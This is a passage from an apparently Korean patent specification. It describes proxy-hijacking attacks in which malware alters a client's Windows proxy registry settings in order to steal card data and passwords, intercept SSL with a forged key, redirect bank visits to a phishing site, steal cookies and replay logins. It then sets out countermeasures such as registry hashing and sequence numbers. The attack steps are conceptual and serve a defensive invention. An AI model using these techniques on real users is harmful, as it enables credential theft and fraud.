- [0094] 해킹프로그램에 감염된 클라이언트는 해커의 프락시 서버를 통해서 웹 서비스를 받기 때문에 신용카드 결제 서비스에 접속(1110)후 신용카드 결제시 신용카드 정보, CVC값, 안심클릭 비밀번호 등 개인정보를 해커의 프락시 서버에게 전송한다(1120). 해커의 프락시 서버는 캐시에 이를 저장하고(1130) 신용카드 회사에 클라이언트의 개인 정보를 전송한다(1140) 클라이언트는 신용카드 결제 정보를 확인(1150)하고 종료한다.
- [0095] 신용카드 결제 시 상용 보안 솔루션이 설치되고 실행되지만 본 해킹 방법은 윈도우에서 기본으로 제공하는 프락시 서버 기능을 변경하여 사용한 방법이고 프락시 설정 자체는 해킹 프로그램이 아니므로 보안 솔루션에서 이를 탐지 하지 못한다.
- [0096] 도 13은 SSL 전송 정보 해킹을 설명하기 위한 도면이다.
- [0097] 해킹 프로그램에 의해 감염된 클라이언트 즉 프락시 서비스를 받고 있는 클라이언트가 SSL 통신을 하는 웹서버에 요청(1210)을 하게 되면 웹서버는 해커의 프락시 서버에게 자신의 공개키를 전송해 주고(1220) 해커의 프락시 서버는 자신이 만들어 놓은 변조된 공개키를 클라이언트에게 전송해 준다(1230).
- [0098] 변조된 공개키를 수신한 클라이언트에서는 공개키가 신뢰된 곳에서 인증된 공개키가 아니라는 경고 메시지를 띄우나(1240) 일반 사용자들은 공개키의 개념을 잘 알지 못하기 때문에 확인 버튼을 누르고 변조된 공개키로 웹서버로 전송되는 값을 암호화한 후 아이디 패스워드 등을 전송한다(1250). 이때 해커의 프락시 서버는 변조된 공개키로 암호화된 값이므로 복호화하여 암호화되지 않은 값을 얻을 수 있다(1260). 그리고 나서 해커의 프락시 서버는 (1220)에서 저장한 웹서버의 공개키로 그 값을 암호화하여 웹서버에 전송한다(1270). 클라이언트는 웹서버에 로그인하게 되고(1280) 메일 검색 등 자신의 일을 수행 후 종료하게 된다(1290).
- [0099] 도 14는 은행 리다이렉션 피싱을 설명하기 위한 도면이다.
- [0100] 해킹 프로그램에 감염된 클라이언트에서 은행 웹서버에 접속 시(1310) 해커의 프락시 서버를 거쳐서 웹서버에 접속하고 응답을 받기 때문에 해커의 프락시 서버는 클라이언트가 요구한 사이트가 아닌 다른 사이트로 바꾸어 전송해 줄 수 있다(1320). 이 때문에 클라이언트에서 예컨대 www.bank.com 으로 요청했다 하더라도 해커의 프락시 서버에서 변조하여 예컨대 www.hack.com 사이트에 클라이언트가 방문하도록 할 수 있다.
- [0101] 클라이언트는 자신이 요청한 은행 사이트로 착각하여 접속하고(1330) 이곳에서 자신의 계좌번호나 비밀번호 등을 입력하게 된다(1340). 상기 해커는 클라이언트의 개인정보를 저장한 후 오류 메시지를 띄운 후에 클라이언트가 접속하려 했던 은행 사이트로 접속되게 한다(1350). 이때 클라이언트는 자신이 실수로 잘못 정보를 입력한 것으로 알고 다시 정보를 입력한다.
- [0102] 도 15는 쿠키 값 변조 로그인을 설명하기 위한 도면이다.
- [0103] 해킹 프로그램에 의해 감염된 상기 클라이언트는 상기 해커의 프락시 서버를 거쳐서 웹서비스를 받기 때문에 클라이언트가 웹브라우저를 통해 웹서버에 접속 후 로그인 시(1410)에 해커의 프락시 서버에서는 클라이언트의 쿠키 값을 캐시에 저장해 놓고(1420) 클라이언트는 웹서버에 로그인을 하게 된다(1430).


- [0104] 상기 쿠키 값은 인터넷 웹사이트의 방문기록을 남겨 사용자와 웹사이트 사이를 매개해 주는 작은 정보조각이다.
- [0105] 상기 쿠키 값을 해커의 프락시 캐시에 저장하게 되면 상기 해커는 이를 이용해 웹사이트에 접속 시 자신의 쿠키 값을 클라이언트의 쿠키 값으로 바꾸어 전송함으로써 클라이언트의 ID와 패스워드 없이 클라이언트의 계정으로 로그인 하는 등의 방법으로 해킹을 할 수 있는 것이다(1440).
- [0106] 도 16은 재생공격 로그인을 설명하기 위한 도면이다.
- [0107] 본 방법은 클라이언트에서 자체 암호화해서 데이터를 전송하는 방식을 해킹하는 방법으로 해커의 프락시 서버의 캐시에 저장된 암호화된 값을 해커가 그대로 전송(재생공격) 함으로써 클라이언트의 계정으로 로그인이 가능한 방법이다.
- [0108] 먼저, 클라이언트가 웹서버에 접속 후 로그인을 하면(1510) 해커의 프락시 서버는 암호화되어 전송되는 값을 그대로 캐시에 저장한다(1520). 클라이언트는 웹서버에 접속하게 된다(1540). 이상과 같은 방법으로 상기 해커는 클라이언트에서 암호화되어 전송된 값을 웹서버에 전송함으로써 클라이언트의 계정으로 로그인하는 등의 방법으로 해킹을 할 수 있다(1550).
- [0109] 도 17은 본 발명의 실시예에 따른 해킹 방법을 막는 방법을 나타낸 순서도이다.
- [0110] 상기 해킹을 방지하기 위한 방법으로는 레지스트리 프락시 설정 값을 악의적인 프로그램에 의해 바뀌지 않도록 암호화해서 저장하는 방법과 레지스트리 값을 해시값등으로 추출 후에 처음 클라이언트가 부팅 될 때 바뀐 부분을 비교해주는 등의 방법을 포함한다. 또한, 상기 웹서버에서는 클라이언트에서 데이터를 전송하기 전에 암호화해서 전송하고 그 값에 순번(시퀀스 넘버)을 기록하여 암호화된 값이 상기 프락시 서버에서 재생공격 되지 않도록 하는 등의 방법으로 프락시 해킹 방법을 방지할 수 있다.
- [0111] 상기 보안 솔루션에서는 중요한 데이터를 인터넷으로 전송 시 악의적인 프로그램에 의해 사용자의 의도와 달리 상기 클라이언트가 프락시 서버 설정이 되어 있는지를 확인하는 경고 메시지를 띄워 주는 기능을 포함한다.
- [0112] 먼저 클라이언트에서 웹서버에게 웹서비스를 요청하면(1610) 웹 서버는 클라이언트에게 웹서비스를 제공하고(1620) 클라이언트가 현재 프락시 설정이 되어 있다면 프락시 설정이 되어 있다는 경고 메시지를 띄워 주는 방법 등을 포함한다.
- [0113] 만일 따로 프락시 설정을 해서 프락시 서버를 경유하여 인터넷을 사용하지 않는다면 기본 값으로 프락시 서버를 경유하여 전송되지 않게 하는 방법 등으로서 상기 해킹 방법에 의해 해킹 되는 것을 방지할 수 있다(1630). 이 때 클라이언트는 프락시를 경유하지 않고 개인정보를 전송하게 되고(1640) 웹서버에서도 상기 해커의 프락시 서버로 인해 변조되지 않은 값을 전송받을 수 있다(1650).
- [0114] 이와 같이 본 발명의 실시예에 의하면, 프락시 서버가 클라이언트 기기에 기록된 레지스트리 값을 변경하여 해킹하는 것을 높은 보안성과 효율성을 가지고 방지할 수 있다.
- [0115] 이상에서 본 발명의 바람직한 실시예에 대하여 상세하게 설명하였지만 본 발명의 권리범위는 이에 한정되는 것은 아니고 다음의 청구범위에서 정의하고 있는 본 발명의 기본 개념을 이용한 당업자의 여러 변형 및 개량 형태 또한 본 발명의 권리범위에 속하는 것이다.

부호의 설명


- | | | |
|--------|------------|----------------|
| [0116] | 100: 클라이언트 | 110: 입력부 |
| | 120: 표시부 | 130: 저장부 |
| | 131: 레지스트리 | 140: 네트워크인터페이스 |
| | 150: 제어부 | 200: 해커 프락시 서버 |
| | 300: 웹서버 | |

도면


도면1




도면2




도면3




도면4



